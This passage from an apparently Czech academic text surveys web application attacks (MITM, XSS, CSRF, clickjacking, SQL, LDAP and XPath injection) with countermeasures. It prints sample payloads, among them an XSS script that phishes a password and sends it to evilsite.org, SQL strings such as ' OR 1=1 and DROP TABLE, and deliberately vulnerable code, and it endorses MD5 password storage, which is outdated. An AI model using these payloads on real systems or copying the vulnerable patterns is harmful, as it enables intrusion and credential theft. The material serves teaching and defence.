Ochranou proti tomuto typu zranitelnosti je striktní nasazení autentifikačních nástrojů zamezujících neoprávněnému vstupu do všech částí systému, které nejsou určeny pro běžné uživatele.


### Weak Password Recovery Validation

Weak Password Recovery Validation, v překladu slabý mechanismus pro obnovu hesel, je hrozba, která útočnickům umožňuje neoprávněně získat či změnit cizí uživatelské přihlašovací údaje. Tento stav může vzniknout při použití slabého mechanismu zajišťujícího obnovu zapomenutého hesla. Jedná se především o uhádnutí tzv. "tajné otázky", jenž je příliš snadno odhadnutelná a útočník tak při správné odpovědi provede změnu hesla účtu, ke kterému se může následně přihlásit.

Zabezpečením proti této zranitelnosti je především povolení změny hesla pouze při zadání hesla původního a také zaslání zapomenutých přihlašovacích údajů na e-mail uživatele.

### Man in the middle (MITM)

Tento útok vychází z principu odposlouchávání komunikace mezi dvěma účastníky třetí osobou, která tento datový tok přesměrovává přes své zařízení a stává se tak nežádoucím prostředníkem, který může přenášená data libovolně zneužít. Na následující obrázku je možné vidět základní schéma takto napadené komunikace:



Obr. 4. Ilustrace útoku Man in the middle [22]

Jak je možné vidět na obrázku, princip napadení spočívá v rozdělení původního TCP spojení na dvě nová připojení, z nichž jedno je mezi uživatelem a útočником a druhé mezi útočником a webovým serverem. Jakmile je původní spojení zachyceno, získává útočník v komunikaci roli prostředníka, který se chová podobně jako proxy server a může tedy libovolně vkládat a upravovat zachycená komunikační data.

Tento typ útoku je vzhledem k povaze HTTP protokolu velmi efektivní, jelikož jsou všechny data přenášena v kódu ASCII. Útočník tímto může zachytit z hlavičky přenášené zprávy například uživatelské cookies nebo je schopen změnit částku přenášené peněžní transakce atd.

Napadení MITM může být provedeno také přes zabezpečený protokol HTTPS, a to za předpokladu vytvoření dvou nezávislých SSL relací vázaných na každou z obou částí napadené komunikace. Prohlížeč nastaví jedno SSL spojení s útočником a druhé s webovým serverem. Přestože je uživatel varován, že se prohlížeč snaží použít neověřený digitální certifikát, může toto upozornění ignorovat, jelikož nemusí mít dojem, že je nějakým způsobem ohrožen. V některých případech se navíc toto varování nemusí zobrazit, jelikož může být certifikát útočníka vydán stejnou certifikační autoritou jako, ten který je požadován pro možnost komunikace s daným požadavkem.

Pro realizaci útoků MITM jsou využívány speciální nástroje, které umožňují zachytit síťovou komunikaci. Jsou to například programy Packet Creator, Ettercap, Dsniff či Cain & Abel atd.

Obrana proti MITM stojí především na principu bezpečného přenosu veřejných klíčů, které jsou v rámci asymetrické kryptografie využívány pro vytvoření zabezpečené komunikace. Toto zabezpečení vyžaduje tvorbu samostatného bezpečného kanálu, který by ale v ideálním případě při použití asymetrické kryptografie neměl být potřebný. Hlavní ochranou proti těmto druhům napadení by mělo být především ověření veřejných klíčů pomocí elektronického podpisu, jenž je vydán důvěryhodnou certifikační autoritou. [23]

### **Keylogging**

Toto napadení využívá ke své činnosti nástroj zvaný keylogger, který slouží ke snímání stisků jednotlivých kláves na napadeném uživatelském počítači a hlavním důvodem jejich použití je především snaha o získání přihlašovacích údajů. Tyto nástroje se dělí na dvě základní skupiny, a to na keyloggery softwarové a hardwarové.

Programové varianty keyloggerů se nejčastěji skládají ze dvou souborů, které jsou instalovány do stejného adresáře. Prvním z nich je dynamická knihovna DLL, která provádí samotný záznam aktivity a druhý tvoří spustitelný soubor EXE. Ten provádí instalaci DLL knihovny a poté spouští proces záznamu stisknutých kláves, které jsou programem v pravidelných intervalech odesílány přes Internet původci útoku. Tento škodlivý software může být nevědomky stažen například jako spyware nebo je do nevhodně zabezpečené cílové stanice nainstalován pomocí trojského koně.

Hardwarové keyloggery jsou malá zařízení propojovaná mezi kabelem klávesnice a příslušným konektorem na zadní straně počítače. Tyto nástroje jsou používány buď v provedení PS/2 či USB nebo mohou být uzpůsobeny pro příjem dat vysílaných z bezdrátové klávesnice. Snímaná data jsou do těchto zařízení ukládána v textové podobě na vlastní miniaturní pevný disk.

Provedení instalace těchto typů keyloggerů je závislé na možnosti fyzického přístupu k počítači oběti a také pro využití snímaných dat je nutné jejich pozdější zpětné odebrání. Zvláštní formou těchto zařízení je typ instalovaný přímo do klávesnice. Instalace této štěnice je poněkud složitější, ale také její samotné odhalení bývá o to náročnější.

Ochrana proti softwarovému typu těchto nástrojů spočívá především v použití vhodně nastavených a aktuálních antivirových a antispywarových programů. Většina těchto bezpečnostních aplikací je dnes schopna téměř s jistotou tyto druhy keyloggerů odhalit, a tudíž jsou častěji využívány spíše jejich hardwarové varianty. Ty je ale klasickými antivirovými a antispywarovými velmi těžké odhalit, jelikož na cílový počítač neinstalují žádný software.

Základní obranou proti instalaci hardwarových keyloggerů je především dodržování vhodných režimových opatření, která na maximální míru omezí pohyb cizích osob v místě potenciálně napadnutelných zařízení. Další opatření poskytují dvoufaktorové autentizační nástroje, které mění heslo po každém jeho zadání a tím zajišťují bezcennost těchto dat při jejich potenciálním úniku. Pro odhalení keyloggerů existují také specializované programy, které při jejich detekci okamžitě upozorní správce sítě a ten může toto škodlivé zařízení odstranit dříve, než je zpět odebráno s uloženými citlivými daty. [24]

#### **2.4.2 Autorizace**

##### **Session Prediction**

Session Prediction je útok prováděný za účelem uhádnutí session, které reprezentuje spojení mezi uživatelem a webovým serverem a řeší tak bezstavovost protokolu HTTP.

Uhádnutí identifikátoru session může nastat v případě, že je Session ID přenášeno spolu s URL adresou. Některé webové aplikace tento identifikátor vytváří z kryptograficky nenáhodných hodnot a jejich generace může být spojena se sekvenčním zvyšováním určité kombinace přenášených proměnných. Útočník tak může tento identifikátor uhádnout například za pomoci již zmíněných nástrojů používaných pro útok hrubou silou.

Zabezpečení proti této hrozbě by mělo být řešeno především generací zcela náhodných a dostatečně dlouhých Session ID, které útokům hrubou silou odolají. Toto řešení je vhodné kombinovat se sledováním IP adresy a použitého prohlížeče, kdy je při příchodu požadavku z jiné IP adresy či odlišného prohlížeče relace ukončena a její proměnné vymazány.

### **Session Fixation**

Fixace session definuje druh napadení prováděného útočníkem za pomoci podstrčení předem získaného Session ID jinému uživateli, který následným přihlášením zpřístupní svůj účet útočící osobě. Podstrčení lze realizovat například za pomoci odkazu umístěného někde na webu či v e-mailu apod.

Obrana proti tomuto útoku se provádí za pomoci funkcí, jenž před každým přihlášením provedou změnu session, a tím se stává podvržený identifikátor neplatný.

### **Insufficient Session Expiration**

Tato hrozba vychází z nedostatku, který je zapříčiněn možností použití starého již neužívaného session pro autorizaci přístupu více uživatelů na jeden účet. Při hledání ochrany proti zneužití již použitého Session ID vzniká dilema z pohledu nastavení doby trvání těchto relací.

Dlouhá doba expirace zvyšuje nebezpečí manipulace s aktivní session a naopak její krátká životnost může nutit uživatele k opakovanému přihlašování. Přijatelným řešením je zde udržení platné relace pouze pro aktivní uživatele, kdy po určité době nečinnosti dochází k automatickému odhlášení a smazání dané session. [25]

### **Insufficient Authorization**

Tato hrozba vyplývá z použití nevhodného autorizačního mechanismu, který přihlášenému uživateli poskytne veškerý obsah a funkce spojené s přístupem do příslušné chráněné sekce. Tuto nevhodnou definici mohou potenciální útočníci zneužít, a proto by měla být oprávnění určená běžným uživatelům přidělována pouze pro jasně vymezené účely.

### **Cross-site request forgery (CSRF)**

Principem tohoto útoku je podstrčení škodlivého HTTP požadavku uživateli přihlášenému do systému, jenž se stává pro útočníka cílem jeho nekalých aktivit. Nejčastěji se jedná o útoky směřované na administrátory, kteří mají při přihlášení možnost modifikovat či mazat záznamy aplikace.

Útočník musí nejprve dokázat odhadnout potřebný tvar URL, který je schopen provádět aplikační databázové změny, a poté přesvědčit přihlášeného uživatele administračního rozhraní k přístupu na podvrženou stránku, jenž provede samotný CSRF útok. Tento útok může být úspěšný, pokud aplikace neobsahuje mechanismy sloužící k rozpoznání, zdali byl požadavek volán z administrační sekce.

Částečnou ochranou proti těmto typům útoků může být použití HTTP metody POST, která parametry proměnných při editaci či mazání záznamů neukládá do řetězce URL. Podstatně vyšší zabezpečení je zajištěno při používání tzv. autentizačních tokenů, což jsou náhodně vygenerované řetězce platné pouze pro danou akci a aktuálního uživatele, vytvářené nejčastěji před zobrazením prováděcího formuláře. [26]

### **2.4.3 Útoky ze strany klienta**

#### **Content Spoofing**

Tato hackerská technika vychází z principu vytvoření věrohodné kopie určité části webové aplikace, která je následně použita k oklamání jejích uživatelů. Tento podvržený web obsahuje podobné formulářové prvky jako originální aplikace a často je cílem útočníka získat přihlašovací údaje podvedených uživatelů.

Tento typ útoku může být proveden u webů používajících pro dynamické plnění svého obsahu rámy, do kterých se načítají jiné jednotlivé stránky. Na následujícím příkladu lze vidět oklamání uživatele za pomoci změny odkazu vkládaného do atributu src:

```
<frame name="pr_content" src="http://foo.example/file.html">  
<frame name="pr_content" src="http://attacker.example/spoof.html">
```

Zabezpečením proti tomuto typu útoku může být znepřístupnění těchto rámců mimo aktivní session, a to za pomoci generace náhodného řetězce, který je použit pro atribut name namísto běžně používaného názvu. [26]

### Cross-Site Scripting (XSS)

Cross-Site Scripting je jedním z nejznámějších a také nejúčinnějších nástrojů sloužících pro provádění internetových podvodů. Princip XSS spočívá ve zranitelnosti webových aplikací, jenž útočníkům umožňují vkládat do stránek vlastní HTML kód. Samotná realizace těchto útoků je prováděna za pomoci JavaScriptového kódu, který může být použit tak, že je jeho obsah vkládán přímo do URL napadené stránky.


Tento typ napadení je řazen do kategorie útoků non-persistent čili nestálých, které nejsou vloženy na napadený web natrvalo. Na následujícím příkladu je možno vidět způsob, jak z uživatele vylákat heslo k jeho účtu:

```
<script>var password = prompt('Platnost vaší relace vypršela. ' +  
    'Pro pokračování zadejte prosím své heslo.');
```

```
    location.href="https://evilsite.org/pass.cgi?passwr=" +  
    password;
```

```
</script>
```

Pokud si uživatel prohlédne stránku s výše uvedeným skriptem, jeho prohlížeč provede obsah značky `<script>` a výsledkem bude dotaz uvedený na obrázku níže.



*Obr. 5. XSS útok žádající po uživateli přihlašovací heslo*

Zadaná hodnota se odešle na útočníkův server `evilsite.org`, kde je získané heslo uloženo připraveným CGI skriptem.

Možností jak využít XSS je nespočet a jednou z nich je například taktéž získání klientských cookies, které mohou obsahovat identifikátor aktivní session. Jednoduchý skript pro tuto akci je možné vidět níže:

```
<script>document.write(document.cookie)</script>
```

Podstrčení škodlivého skriptu může být provedeno také pomocí odkazu v e-mailu, který začíná známým doménovým jménem, a tak na něj nepozorný uživatel bez obav klikne. Jeho součástí je také zákeřná značka `<script>`, která provede přiložený útok.

Při vytváření složitějších útoků není vhodné XSS skripty vkládat přímo do URL napadené stránky, a to z důvodu vzniku podezřele dlouhého odkazu. Řešením je zde vložení pouze jednoduchého skriptu odkazujícího na XSS soubor uložený na webu útočníka. Právě od této techniky, kdy dochází k načítání škodlivého skriptu ze serveru hackera, vznikl název Cross-Site Scripting.

Jak již bylo zmíněno - jedním typem těchto útoků je druh, jenž není uložen na napadeném webu nastálo, ale je vkládán do URL adres, které jsou použity jednorázově. Dalším typem jsou tzv. persistent XSS, jejichž skripty jsou vkládány do nezabezpečených uživatelských vstupů. Tyto škodlivé kódy jsou ukládány do databáze aplikace a poté zobrazovány na výstupu například v různých návštěvních knihách či fórech, kde mohou opakovaně spouštět různé škodlivé akce.

Třetím typem těchto útoků je zneužití objektové modelu DOM, který plní funkci rozhraní, které umožňuje přístup a modifikaci daného HTML dokumentu. Toto napadení neprobíhá jako u dvou předchozích technik na straně serveru, ale na straně klienta, kde je možné v lokálním skriptu provést nebezpečné typy útoků za pomoci volání některých DOM metod.

Ochrana proti XSS útokům je relativně jednoduchá a spočívá v ošetření všech výstupů, které mohou být ovlivněny uživateli funkcemi pro nahrazení HTML znaků jejich odpovídající textovými entitami, které tak již nejsou prohlížeči interpretovány s jejich původními vlastnostmi. V jazyku PHP slouží pro tento převod funkce `htmlspecialchars()`. [4]

### **Cross-Site Tracking (XST)**

Tento útok funguje na principu použití XSS a metody HTTP TRACE, jenž je využívána pro ladění aplikací a podporována většinou webových serverů. Tato metoda bývá zneužita útočníky, kteří chtějí ukrást uživatelské session obsažené v cookies chráněnými pomocí


vlastnosti HTTPOnly. Toto rozšíření podporované ve většině známých prohlížečů chrání cookies způsobem, který znemožňuje jejich získání za pomoci JavaScriptu. Právě zmíněná metoda HTTP TRACE umožňuje obejít toto zabezpečení a za pomoci ní je možné získat kompletní hlavičky prohlížeče v jeho defaultním nastavení spolu s požadovanými cookies. Zabezpečením proti této zranitelnosti je logicky vypnutí této metody v době, kdy není přímo využita při správě systému. [23]

### Browser and Plug-in vulnerabilities

Obecně se jedná o chyby uživatelských prohlížečů a jejich pluginů, díky nimž lze provádět různé typy útoků. Tyto chyby jsou specifické pro každý druh prohlížeče a umožňují například spuštění libovolného zdrojového kódu, zvýšení přístupových práv, narušení uživatelského soukromí nebo mohou způsobit pád prohlížeče apod.

Pluginy používanými pro rozšíření vlastností prohlížečů, jsou například Adobe Reader, Adobe Flash Player, Apple QuickTime, Microsoft ActiveX, rozšíření pro Mozillu Firefox či také zásuvné moduly od společnosti Sun Microsystems. Odstranění chyb v těchto pluginech musí být provedeno ze strany jejich vydavatelů, a proto jsou vývojáři webových aplikací odkázáni na tyto opravné aktualizace. Některé z těchto zásuvných modulů mohou obsahovat mechanismy provádějící aktualizace automaticky. Ty, které musí být aktualizovány ručně, jsou odkázány na uživatele, kteří v mnoha případech instalaci nové verze pluginu neprovedou, a tím nedojde k odstranění chyb umožňujících zmíněná napadení. [27]

Na následujícím obrázku je možné vidět přehled zranitelností pluginů webových prohlížečů v letech 2009 a 2010 zobrazených procentuálně pro jednotlivé vydavatele.



Obr. 6. Přehled zranitelností pluginů webových prohlížečů v letech 2009 a 2010 [27]

## Clickjacking

Clickjacking, známý také pod názvem User Interface Redress Attack, je útok, který vychází z principu použití průhledného rámu, jenž v HTML dokumentu překrývá pro uživatele viditelnou legitimní stránku. Tato skutečnost umožňuje útočnickům překrýt viditelný odkaz, obrázek, formulářové tlačítko či jiný neškodný objekt neviditelným prvkem, který při kliknutí spustí libovolnou akci bez vědomého souhlasu uživatele. Neviditelnost útočnickova rámu je způsobena za pomoci CSS vlastnosti `opacity` s hodnotou 0.

Touto technikou lze získat přihlašovací uživatelské údaje, které jsou vepsány do na první pohled bezpečných textových polí sloužících například pro přístup na e-mail či bankovní účet. Dalším příkladem může být vytvoření lákavého reklamního banneru, který uživatele nabádá ke kliknutí, avšak v jeho horní neviditelné vrstvě je vloženo tlačítko obsahující akci pro smazání všech doručených zpráv v příchozí poště e-mailového účtu. Pokud je uživatel přihlášen k e-mailovému rozhraní, jenž je zobrazeno pod neviditelným rámem, je tato akce provedena. Jedním z dalších známých útoků tohoto typu bylo zpřístupnění webkamery a mikrofonu uživatelů prostřednictvím zásuvného modulu Adobe Flash.

Obranou proti této hackerské technice může být princip, který za pomoci JavaScriptu zajišťuje, aby byla stránka zobrazená vždy na nejvyšší úrovni okna. Tento způsob se nazývá `frame-breaker` a provádí znemožnění vložení stránky uvnitř rámu. Na následujícím příkladu je uveden kód JavaScriptu, který tuto ochranu provádí:

```
<script>if (top!=self) top.location.href=self.location.href</script>
```

Tento způsob ochrany nemusí být ale vždy účinný, a to tehdy, pokud útočník použije techniku, která dokáže škodlivý rám spolu s napadenou stránkou nadřadit na nejvyšší úroveň. Jednou z možností, jak tu ochranu obejít, je umístění napadené stránky do rámu, která je součástí jiného nadřazeného rámu. Tento zdokonalený typ útoku, jehož protipatření lze vidět níže, naruší původní integritu nadřazenosti a zneviditelnění škodlivé stránky je tak úspěšně provedeno.

```
if(top.location!=self.locaton) {  
    parent.location = self.location;  
}
```

Jiným typem obrany proti tomuto druhu útoku je použití HTTP hlavičky X-FRAME-OPTIONS, prostřednictvím níž server sděluje prohlížeči, zdali je v aplikaci možné danou stránku zobrazit uvnitř rámu. Pokud není toto zobrazení povoleno, v rámu útočníka se zobrazí pouze upozornění, které sděluje, že požadovaný obsah nemůže být z bezpečnostních důvodů zobrazen. Tento způsob ochrany má také své omezení, a tím je například komplikace nutnosti nastavení X-FRAME-OPTIONS na každé stránce zvlášť nebo také ořezání této hlavičky při použití proxy serveru. [23]

#### 2.4.4 Útoky injekcí

##### **Buffer Overflows**

Buffer Overflows, neboli také přetečení zásobníku, je útok, který využívá běžné softwarové chyby, která vzniká na základě události, kdy je obsah dat vkládaných do zásobníku větší než paměť přidělená pro jejich uložení. Tyto zásobníky nemají žádný vlastní mechanismus, jenž by ověřoval velikost vstupních dat, a proto tato opatření musí vytvářet programátor. K chybám přetečení dochází nejčastěji u softwaru vytvořeného pomocí programovacích jazyků C a C++. To mohou být uživatelské prohlížeče či také webové servery Apache nebo Microsoft IIS apod.

Přetečení zásobníků může mít za následek několik různých stavů. Dvojicí z nich je pád aplikace a její zacyklení. Tyto stavy mohou systém dočasně vyřadit z provozu, ale upozorní tak vývojáře na špatně ošetřený vstup. Nebezpečnějším následkem je spuštění libovolného cizího skriptu, který je proveden na základě dokonalejší konstrukce útoku. Tento skript bývá koncipován tak, aby překonal některé zabezpečení aplikace či hostujícího serveru. Ošetření zamezující přetečení zásobníku je prováděno za pomoci vhodných vstupních filtrů, které vkládaná data validují, čímž je zajištěna jejich korektnost vylučující vznik zmíněných chyb. [5]

##### **Format String Attack**

Tato hackerská technika vychází ze stavu, kdy je vstupní řetězec vkládaný útočníkem reprezentován jako příkaz pro aplikaci. Tímto útokem může být spuštěn škodlivý kód nebo způsobena porucha segmentace, což je metoda správy paměti sloužící k správné alokaci datového prostoru. Narušení segmentace může způsobit nestabilitu systému či bezpečnost samotné aplikace.

Způsob útoku spočívá ve využití formátovacích funkcí sloužících pro převod primitivních proměnných programovacích jazyků C a C++ do čitelné textové podoby. Útok může být úspěšný, pokud jsou vstupní data ve formátu vhodném pro některou z formátovacích funkcí (`printf()`, `sprintf()`, `snprintf()` atd.). Tato funkce může očekávat ze vstupu další parametry, které zpravidla nejsou dodány, a tento stav může způsobit některé ze zmíněných problémů. Obranou proti tomuto typu útoků je podobně jako u ochrany proti přetečení zásobníku striktní kontrola všech vstupních dat podle vhodných pravidel. [4]

### OS Commanding

Tento typ útoku spočívá v neoprávněném provedení příkazů určených pro ovládání operačního systému serveru za pomoci některého ze vstupů aplikace. Tyto příkazy jsou provedeny se stejnými oprávněními jaké má například databázový či webový server aplikace. Tímto útokem je zpravidla vytvářena snaha o spuštění externích aplikací daného operačního systému, které mohou mít za následek získání neoprávněného přístupu k jinak nepřístupným souborům či složkám. Na následujícím příkladu je možné vidět funkci napsanou v programovacím jazyku Java využívající metodu `exec()` sloužící k provádění příkazů, které jsou této metodě předávány jako její parametr:

```
public string cmdExecution(String id){
    try {
        Runtime rt = Runtime.getRuntime();
        rt.exec("cmd.exe /C LicenseChecker.exe" + " -ID " + id);
    }
    catch(Exception e){
        //...
    }
}
```

Zmíněným parametrem je příkaz, který se pokouší spustit aplikaci `LicenseChecker.exe` skrze rozhraní příkazového řádku `cmd.exe`. Spuštění uvedené aplikace se specifickým ID parametrem může útočník obejít validační operaci, která mu umožní provádět další nepovolené akce. Zabezpečením proti tomuto typu napadení je stejné jako u předchozích dvou popisovaných útoků, a tím je důsledná kontrola všech vstupů, která vyloučí spuštění nepovolených akcí. [26]

## LDAP Injection

Tento druh útoků zneužívá protokol LDAP (Lightweight Directory Access Protocol), jenž pracuje jako standardizované rozhraní adresářových služeb komunikující přes protokol TCP/IP. Data tohoto protokolu jsou uchovávána v záznamech, které jsou organizovány ve stromové struktuře DIT (Directory Information Tree). Útok pomocí LDAP je proveden prostřednictvím nezabezpečeného uživatelského vstupu a skrze něj lze například pokládat neoprávněné LDAP dotazy či také provádět změny v adresářové struktuře.

Příkladem toho, jak provést LDAP injekci je například využití vstupu, který slouží pro vyhledávání uživatelů aplikace. Toto vstupní pole, jehož HTML kód je možno vidět níže, požaduje zadání jména uživatele, kde obslužný kód vyhledá dané jméno v LDAP databázi.

```
<input type="text" size=20 name="jmeno">Zadejte hledané jméno</input>
```

Část zdrojového kódu, který zpracovává dotaz, může vypadat následovně:

```
String ldapSearchQuery = "(cn=" + $userName + ")";  
System.out.println(ldapSearchQuery);
```

Pokud není proměnná \$userName potřebně validována může útočník využít LDAP injekce. Nejprve pomocí dotazu se znakem "\*" dojde k zobrazení všech uživatelů LDAP struktury a následným výběrem jednoho ze jmen může být položen dotaz například ve tvaru "john)(|(password=\*)", který vypíše heslo daného uživatele. [23]

## SQL Injection

SQL Injection je známa technika napadení, která využívá nezabezpečených uživatelských vstupů k provedení neoprávněných SQL příkazů. SQL injekce mohou být použity mnoha způsoby a jedním z nich je využití zranitelnosti, která umožňuje obejít přihlašovací formulář a získat tak přístup do chráněné sekce. [6]

Útočník zde vychází ze znalosti níže uvedeného SQL dotazu, který často slouží k ověřování zadávaných přihlašovacích údajů:

```
SELECT COUNT(*) FROM ucty WHERE jmeno='$jmeno' AND heslo='$heslo'
```

Tento dotaz obsahuje PHP proměnné \$jmeno a \$heslo, do kterých jsou ukládány uživatelem zadané údaje. Výsledkem dotazu je počet záznamů vyhovujících podmínce, která je splněna, pokud existuje dvojice jména a hesla zadaná uživatelem. V případě

nalezení takového záznamu dotaz vrací hodnotu 1, v opačném případě je výsledkem 0 a přihlášení není provedeno.

Pokud však útočník zadá místo běžného jména řetězec ' OR 1=1 OR ''=', dochází k narušení integrity dotazu a jeho původní funkce je pozměněna. Neoprávněně modifikovaný dotaz poté vypadá následovně:

```
SELECT COUNT(*) FROM ucty WHERE jmeno='' OR 1=1 OR ''='' AND heslo='123'
```

Nyní je podmínka splněna, pokud je jméno v záznamu prázdné nebo pokud se 1 rovná 1, což je logicky splněno vždy. Zbytek podmínky OR ''='' je už jen nezbytným doplněním, které zajišťuje správnost dotazu v rámci SQL syntaxe. Zadané heslo již tedy vyhodnocení dotazu nijak neovlivní a stačí zde vepsat libovolný řetězec, který pouze splní podmínku, která ověřuje, zda nebylo toto pole ponecháno prázdné.

Injekce závadného SQL kódu nemusí být vkládány pouze pomocí neošetřených uživatelských vstupů, ale také například do parametrů URL adresy nebo uživatelských cookies.

Na následujícím příkladu je možné vidět, jak může útočník pomocí modifikace parametru v URL smazat tabulku z databáze aplikace. Níže uvedený dotaz umožní zobrazit článek podle jeho ID, které je předáváno do proměnné \$id z URL metodou GET:

```
SELECT * FROM clanky WHERE id='$id'
```

Pokud útočník za parametr reprezentujícího ID článku vloží vlastní škodlivý kód, může provést téměř libovolný SQL příkaz, který je povoleno provádět z aplikační části systému. Jestliže tedy zadá například řetězec '10';DROP TABLE clanky;-- , dojde k smazání tabulky clanky a tím k odstranění všech jejích záznamů. Výsledný SQL kód bude tedy vypadat následovně:

```
SELECT * FROM clanky WHERE id='10';DROP TABLE clanky;-- '
```

Za ID zobrazeného článku je nejprve vložen apostrof a středník ukončující původní dotaz a poté následuje příkaz pro mazání tabulky, za kterým jsou vloženy dvě komentářové uvozovky a mezera, čímž byl zbytek nepotřebeného kódu zakomentován. [26]

Zvláštní skupinou útoků jsou tzv. Blind SQL Injection a termín blind, v překladu slepý, zde znamená situaci, kdy je aplikace náchylná ke škodlivé SQL injekci, ale výsledek tohoto útoku není zobrazen. Tento typ napadení je z hlediska uskutečnění náročnější a

vyžaduje často realizaci mnoha dílčích kroků, které vedou k úspěšnému provedení útoku. [6]

Obranou proti SQL injkcím by mělo být především tzv. escapování znaků, které mají v jazyce SQL speciální význam. Princip této činnosti spočívá ve vkládání zpětného lomítka před tyto problematické znaky, a tím je zajištěn jejich převod na běžnou součást řetězce. Například v jazyku PHP je pro tuto činnost používána funkce `mysql_real_escape_string()`. Nevýhodou této techniky je možnost opomenout ošetřit některý z mnoha parametrů, které jsou vkládány do SQL dotazů. Odhalení takového vstupu může být jednodušší při nastavení podrobného výpisu chybových hlášek, které mohou na tento vstup upozornit. Naopak zvýšení bezpečnosti může být dosaženo potlačením výpisu těchto chyb při běžném provozu aplikace, kdy nejsou nezabezpečené vstupy pomocí těchto hlášek odhaleny.

Dalším způsobem, jak odstranit z vstupních dat potenciálně škodlivé znaky je tvorba vhodných filtračních pravidel, kterou jsou definovány specificky podle charakteru, který má vkládaný údaj splňovat. Jedním z pravidel pro tvorbu vhodné bezpečnostní politiky je ukládání uživatelských hesel v zašifrované podobě nejčastěji za pomoci kryptografického algoritmu MD5. Toto opatření je oceněno především, pokud dojde k odcizení hesel, které v zašifrované podobě nelze zneužít. Z pohledu databázového serveru je dále vhodné omezit uživatelská práva aplikace pouze na nejnужnější akce, což může zabránit některým jinak úspěšným útokům. [26]

### **XPath Injection**

Tento typ útoku bývá uplatňován proti aplikacím, které využívají pro ukládání dat rozhraní XML, kde jsou používány dotazy typu XPath přijímající data z uživatelských vstupů. XPath (XML Path Language) je dotazovací jazyk, který z XML dokumentu vybírá jednotlivé elementy a následně zpracovává jejich hodnoty a atributy. Princip použití tohoto jazyka je podobný jako u dotazovacího jazyka SQL a také způsoby útoků jsou obdobou SQL injkcí. [6]

Na následujícím příkladu je možné vidět, jak lze pomocí XPath injekce získat přístup k chráněným webovým sekcím. Níže je uvedena část XML dokumentu, nazývaná také termínem XML fragment, která obsahuje uživatelské údaje, k nimž přistupuje jazyk XPath vyhledávající jméno a heslo na základě uživatelského vstupu:

```
<?xml version="1.0" encoding="utf-8"?>
<Zamestnanci>
  <Zamestnanec ID="1">
    <Jmeno>Karel</Jmeno>
    <Prijmeni>Novák</Prijmeni>
    <Login>Karel007</Login>
    <Heslo>tajneheslo</Heslo>
    <Typ>Administrator</Typ>
    ...
    ...
  </Zamestnanci>
```

Následující kód napsaný v jazyce C# tvoří běžnou konstrukci přijímající přihlašovací požadavek, která načítá zadané vstupy pomocí metody Request():

```
String NajdiUzivateleXPath;
NajdiUzivateleXPath = "//Zamestnanec[Login/text()=' " + Request("Login")
+ "' And Heslo/text()=' " + Request("Heslo") + "' ]";
```

Podobným principem, jako u případu napadení přihlašovacího požadavku za pomoci SQL Injection, je dosaženo narušení integrity dotazu XPath, jenž následně povolí přístup do zabezpečené sekce. Do vstupního pole pro přihlašovací jméno je zadán řetězec abc' OR 1=1 OR 'abc'='abc, který obdobně jako v příkladu SQL injekce zajistí platnost podmínky XPath dotazu.

Také obrana sloužící k ochraně proti XPath Injection je téměř totožná jako při zabezpečení proti SQL injkcím. Je to především již popisovaný způsob tzv. escapování problematických znaků u všech uživatelských vstupů či také jejich ověření pomocí vhodných filtrů vytvářených podle charakteru vstupního parametru atd. [23]

### SSI Injection

Tato hackerská technika pro své potřeby zneužívá SSI (Server-Side Includes) direktivy, které slouží k provádění dynamických změn u původně statických HTML stránek. Nepoužívanější direktivou je #include, která slouží ke vkládání externího souboru do

stránky. Dále je to například #exec používaná ke vkládání výstupu CGI skriptů či také #config sloužící k nastavení různých výstupních formátů, chybových hlášení apod. Direktiva #echo vypisuje aktuální hodnoty vybraných proměnných atd.

